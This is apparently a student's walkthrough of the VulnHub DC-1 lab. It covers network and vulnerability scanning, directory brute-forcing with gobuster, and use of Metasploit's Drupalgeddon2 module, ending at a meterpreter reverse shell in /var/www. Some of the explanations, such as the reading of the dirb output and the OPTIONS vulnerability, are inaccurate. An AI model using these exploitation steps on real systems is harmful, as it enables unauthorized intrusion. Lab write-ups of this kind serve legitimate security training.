Pentest-DC-1

Target: Hack the machine (DC-1) and get the root privilege.

https://www.vulnhub.com/entry/dc-1,292/ : Here, you will find more information about the vulnerable machine we are using.

Installation

Download the virtual machine, **extract** the files, and **import** it into VirtualBox. Connect it to the **NAT Network** and start it up. Additionally, I booted up my **Kali Linux** for the penetration test. I initiated the **initial scanning procedures**, and you can see the screenshots of the scans below.

```
┌──(arun㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1e:88:36 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.4/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 532sec preferred_lft 532sec
    inet6 fe80::a00:27ff:fe1e:8836/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(arun㉿kali)-[~]
└─$ nmap 10.0.2.0/24 -sn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-21 13:26 IST
Nmap scan report for 10.0.2.1
Host is up (0.0021s latency).
Nmap scan report for 10.0.2.4
Host is up (0.0015s latency).
Nmap scan report for 10.0.2.8
Host is up (0.0018s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.95 seconds

┌──(arun㉿kali)-[~]
└─$ ping 10.0.2.8
PING 10.0.2.8 (10.0.2.8) 56(84) bytes of data.
64 bytes from 10.0.2.8: icmp_seq=1 ttl=64 time=1.31 ms
64 bytes from 10.0.2.8: icmp_seq=2 ttl=64 time=1.38 ms
64 bytes from 10.0.2.8: icmp_seq=3 ttl=64 time=1.52 ms
^C
── 10.0.2.8 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2006ms
rtt min/avg/max/mdev = 1.305/1.400/1.516/0.087 ms
```

Did a **nmap 10.0.2.8 -p- -sV -A --script=vuln**

Port: 22/tcp open ssh Service:OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)

More info on the vulnerability:


OpenSSH < 6.6 SFTP - Command Execution

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
45001	N/A	SECFORCE	REMOTE	LINUX	2018-03-20

EDB Verified: × Exploit: / {} Vulnerable App:

Command execution/remote code execution(RCE) is a security vulnerability that allows an attacker to execute arbitrary commands or code on a target system.
The screenshot above indicates that the vulnerability is linked to the **SFTP** service. However, in our situation, the service running on the port 22 is SSH. Therefore, we cannot exploit this vulnerability to gain unauthorized access to the system.

80/tcp open http Apache httpd 2.2.22 ((Debian))
http-generator: Drupal 7 (http://drupal.org)
http-server-header: Apache/2.2.22 (Debian)
http-title: Welcome to Drupal Site | Drupal Site



On **port 80**, the server is running the **HTTP service.** The **"Type"** mentioned in the screenshot above is **"web apps"**, indicating that it provides the HTTP service. If we exploit this vulnerability, we could launch an attack through the website.

This vulnerability is related to the **HTTP method OPTIONS Memory Leak**, which is used in communication between web browsers and servers. By sending specially crafted requests using the OPTIONS Memory Leak method to the vulnerable Apache server, we can determine which methods or functionalities are available on the server. This could potentially allow us to manipulate or delete existing content on the server.

However, it's important to note that this vulnerability has been patched. Additionally, if we attempt to use the OPTIONS Memory Leak method, it will likely be sanitized before reaching the server. As a result, we can only consider it a minor vulnerability.


Port:111/tcp open rpcbind 2-4 (RPC #100000)
Port:41827/tcp open status 1 (RPC #100024)
OS: Linux; CPE: cpe:/o:linux:linux_kernel
Port: **41827**/tcp
Service: rpcbind (RPC #100024)
Explanation: In this scan, the nmap output detected service and identified the service running on that port as **rpcbind**. It further provides the RPC program number (#100024).
What is RPC Bind Service (rpcbind): It is a **remote procedure call (RPC) service**. RPC is a protocol that allows programs on different machines to communicate with each other.
Rpcbind acts as a registry for RPC programs, helping client programs find the server programs they need to communicate with.
Port Usage: Typically, rpcbind listens on a well-known port, which by default is UDP port **111**.
The fact that this service is found on a non-standard port (41827/tcp) suggests it might be a custom configuration or an attempt to obfuscate the service.

Based on this information, we've determined that there are no vulnerabilities associated with these two ports in this scenario.


Scan results:

```
┌──(arun㉿kali)-[~]
└─$ nmap 10.0.2.8 -p- -sV -A --script=vuln
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-21 13:12 IST
Nmap scan report for 10.0.2.8
Host is up (0.00095s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:6.0p1:
|     PRION:CVE-2015-5600     8.5     https://vulners.com/prion/PRION:CVE-2015-5600
|     CVE-2015-5600   8.5     https://vulners.com/cve/CVE-2015-5600
|     SSV:92672       7.8     https://vulners.com/seebug/SSV:92672    *EXPLOIT*
|     PRION:CVE-2017-5850     7.8     https://vulners.com/prion/PRION:CVE-2017-5850
|     EDB-ID:41278    7.8     https://vulners.com/exploitdb/EDB-ID:41278      *EXPLOIT*
|     1337DAY-ID-26918        7.8     https://vulners.com/zdt/1337DAY-ID-26918        *EXPLOIT*
|     1337DAY-ID-26888        7.8     https://vulners.com/zdt/1337DAY-ID-26888        *EXPLOIT*
|     SSV:61450       7.5     https://vulners.com/seebug/SSV:61450    *EXPLOIT*
|     PRION:CVE-2020-16088    7.5     https://vulners.com/prion/PRION:CVE-2020-16088
|     PRION:CVE-2017-1000372  7.5     https://vulners.com/prion/PRION:CVE-2017-1000372
|     PRION:CVE-2014-1692     7.5     https://vulners.com/prion/PRION:CVE-2014-1692
|     EDB-ID:42271    7.5     https://vulners.com/exploitdb/EDB-ID:42271      *EXPLOIT*
|     CVE-2014-1692   7.5     https://vulners.com/cve/CVE-2014-1692
|     PRION:CVE-2019-19726    7.2     https://vulners.com/prion/PRION:CVE-2019-19726
|     MSF:EXPLOIT-OPENBSD-LOCAL-DYNAMIC_LOADER_CHPASS_PRIVESC-        7.2     https://vulners.com/metasploit/MSF
:EXPLOIT-OPENBSD-LOCAL-DYNAMIC_LOADER_CHPASS_PRIVESC-   *EXPLOIT*
|     EDB-ID:47803    7.2     https://vulners.com/exploitdb/EDB-ID:47803      *EXPLOIT*
|     EDB-ID:47780    7.2     https://vulners.com/exploitdb/EDB-ID:47780      *EXPLOIT*
|     1337DAY-ID-39095        7.2     https://vulners.com/zdt/1337DAY-ID-39095        *EXPLOIT*
|     PRION:CVE-2015-6564     6.9     https://vulners.com/prion/PRION:CVE-2015-6564
|     CVE-2015-6564   6.9     https://vulners.com/cve/CVE-2015-6564
|     PRION:CVE-2017-1000373  6.4     https://vulners.com/prion/PRION:CVE-2017-1000373
|     SSV:61911       5.8     https://vulners.com/seebug/SSV:61911    *EXPLOIT*
|     PRION:CVE-2014-2653     5.8     https://vulners.com/prion/PRION:CVE-2014-2653
|     PRION:CVE-2014-2532     5.8     https://vulners.com/prion/PRION:CVE-2014-2532
|     CVE-2014-2653   5.8     https://vulners.com/cve/CVE-2014-2653
|     CVE-2014-2532   5.8     https://vulners.com/cve/CVE-2014-2532
|     SSV:60656       5.0     https://vulners.com/seebug/SSV:60656    *EXPLOIT*
|     PRION:CVE-2019-8460     5.0     https://vulners.com/prion/PRION:CVE-2019-8460
|     PRION:CVE-2010-5107     5.0     https://vulners.com/prion/PRION:CVE-2010-5107
```

Since there's an HTTP service up and running on the machine, let's go ahead and take a look at the website.




We have a website called **'Drupal Site'.**
Now, open the '**Wappalyzer**' browser extension.
You can use this extension to know about the **technologies, versions, types of services, and content used to build the site.** Take a look at the screenshot below.
Note: This information is not accessible through a regular Nmap scan



Here **CMS (Content management system) is Drupal 7**, we can also see the **programming language used. Server, OS, Script Libraries etc.**


A **Content Management System (CMS)** is a software application that simplifies the creation and management of website content(Like usernames, data, sessions etc). Imagine it as a user-friendly control panel for your website, allowing you to make edits and updates without needing to write complex code.
Wordpress is another example for CMS.

Basically, HTTP operates on port 80, and it's managed by Apache. Within Apache, the Content Management System (CMS) installed is Drupal 7. So, we need to investigate if Drupal 7 has any vulnerabilities. If it does, we can gain direct access to Port 80.
Let's examine if Drupal 7 has any vulnerabilities, while simultaneously attempting to brute force the directory. By 'directory,' we mean the web application's links that provide direct access to specific pages. For example,



In the URL, we notice **"/#inbox."** If we want to go straight to the **sent** folder in Gmail, we can simply edit the link and replace **"/#inbox" with "/#sent" and press enter.** This will directly take us to the sent folder in Gmail. So, these terms like '**Inbox**' and '**sent**' represent **different directories within Gmail.** Similarly, we're now going to discover directories on this website (Drupal Site) using **Directory Brute force.**

So to brute force Directory we can use the tool 'dirb'
The command is:
dirb http://<target ip> <enter>




In the screenshot provided, we see the IP address 10.0.2.8 with the subnet mask /0. Here, the '**0**' indicates an area with the status **code 200**, suggesting that it might be accessible. However, if we encounter the **status code 403**, it indicates a client-side error occurring in the '**admin**' area, implying that we do not have access to it.


Since '**dirb**' is slow and may take a while to retrieve directory details, we're switching to another tool called '**gobuster**'. **Dirbuster** is another tool used for directory brute-forcing.
Gobuster, built with the **Go language** like Python, is much faster. You can find more information about Gobuster and its uses at https://www.kali.org/tools/gobuster/. Additionally, Gobuster can be employed to **brute-force subdomains (e.g., www).**

Installation of gobuster
Command: **gobuster dir -u http://10.0.2.8 -w /usr/share/dirb/wordlists/common.txt <enter>**
If you execute the command above and Gobuster isn't installed on your system yet, you'll see a prompt asking if you want to continue with the installation. Simply type **"Y"** to proceed. Once the installation is complete, **run the command again and press "Enter**."
Breakdown of the command:
gobuster dir is mandatory
-u to specify the url, ie, **http://10.0.2.8**
-w to add the word list path.
Here we are using the wordlist path of '**dirb**'
Ie, **/usr/share/dirb/wordlists/common.txt**
In this **common.txt** is the word list file

See the SS below for the path to the '**dirb**' word lists.



Executing the **Gobuster** command now:



We can see the directories (**/0, /sites, /user etc**)present in the target.


Also, we can see the **Status 200 is in green color, 301 is in Blue and 403 is in Orange.**

<u>Explanations for theses status codes:</u>

200 - OK: It indicates that the web server successfully retrieved a response for the directory path Gobuster tried to access. This suggests that the directory might exist and could potentially contain website content.


403 - Forbidden: This status code implies that the web server understood the request (to access a specific directory) but deliberately denied access.
301 - Moved Permanently: This code indicates that the requested directory has been permanently moved (redirected) to a new location.

Now, we need to see where these directories lead us when used in the URL.
Refer to the screenshot below for an example: I am attempting to access the **directory /0.**



It is taking us here.
Since we've identified that the website's CMS is **Drupal 7** using **Wappalyzer**, let's investigate if it has any vulnerabilities. We'll search for vulnerabilities on **Google, Exploit.db, Searchsploit, etc.**
Additionally, we'll inspect the **source page** to see if we can find the **CMS version.**

After checking all of the above, I'm now examining **Metasploit**. I conducted a search for Drupal, and below are the results I obtained.



```
   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/unix/webapp/drupal_coder_exec         2016-07-13       excellent  Yes    Drupal CODER Module Remote
 Command Execution
   1  exploit/unix/webapp/drupal_drupalgeddon2      2018-03-28       excellent  Yes    Drupal Drupalgeddon 2 Form
s API Property Injection
   2  exploit/multi/http/drupal_drupageddon         2014-10-15       excellent  No     Drupal HTTP Parameter Key/
Value SQL Injection
   3  auxiliary/gather/drupal_openid_xxe            2012-10-17       normal     Yes    Drupal OpenID External Ent
ity Injection
   4  exploit/unix/webapp/drupal_restws_exec        2016-07-13       excellent  Yes    Drupal RESTWS Module Remot
e PHP Code Execution
   5  exploit/unix/webapp/drupal_restws_unserialize 2019-02-20       normal     Yes    Drupal RESTful Web Service
s unserialize() RCE
   6  auxiliary/scanner/http/drupal_views_user_enum 2010-07-02       normal     Yes    Drupal Views Module Users
Enumeration
   7  exploit/unix/webapp/php_xmlrpc_eval           2005-06-29       excellent  Yes    PHP XML-RPC Arbitrary Code
 Execution
```

I am selecting the **option 1 from here**

Reasons: It indicates that it's related to a **web app**. Its rank is **excellent**, and the description mentions **"Forms API property injection."** So, let's execute it and check if we can obtain a shell. I chose **option 1** from the provided options, entered the **RHOSTS**. There's no need to specify the payload separately since it's already included with the exploit. Also, we don't need to alter the **TARGETURI** because we found out from Wappalyzer that the website is built on a CMS. However, in certain situations, if the homepage of the website uses different technologies and the CMS is located in other directories of the site, then we would need to specify the path to the CMS in the TARGETURI before launching the exploit.

Now, let's proceed to **RUN** it.

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set rhosts 10.0.2.8
rhosts ⇒ 10.0.2.8
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   DUMP_OUTPUT  false            no        Dump payload command output
   PHP_FUNC     passthru         yes       PHP function to execute
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS       10.0.2.8         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasp
                                           loit/basics/using-metasploit.html
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                yes       Path to Drupal install
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.4         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (PHP In-Memory)



View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Sending stage (39927 bytes) to 10.0.2.8
[*] Meterpreter session 1 opened (10.0.2.4:4444 → 10.0.2.8:40424) at 2024-03-23 10:22:37 +0530

meterpreter > 
```

We've successfully gained access to the target machine. When performing the '**PWD**' command, we can see that we're currently located in the **'/var/www' directory.** This directory is typically where Apache web server files are stored on Linux systems. Being in this directory indicates that we've successfully breached and gained access to the Apache path on the target system.

```
meterpreter > pwd
/var/www
meterpreter > 
```

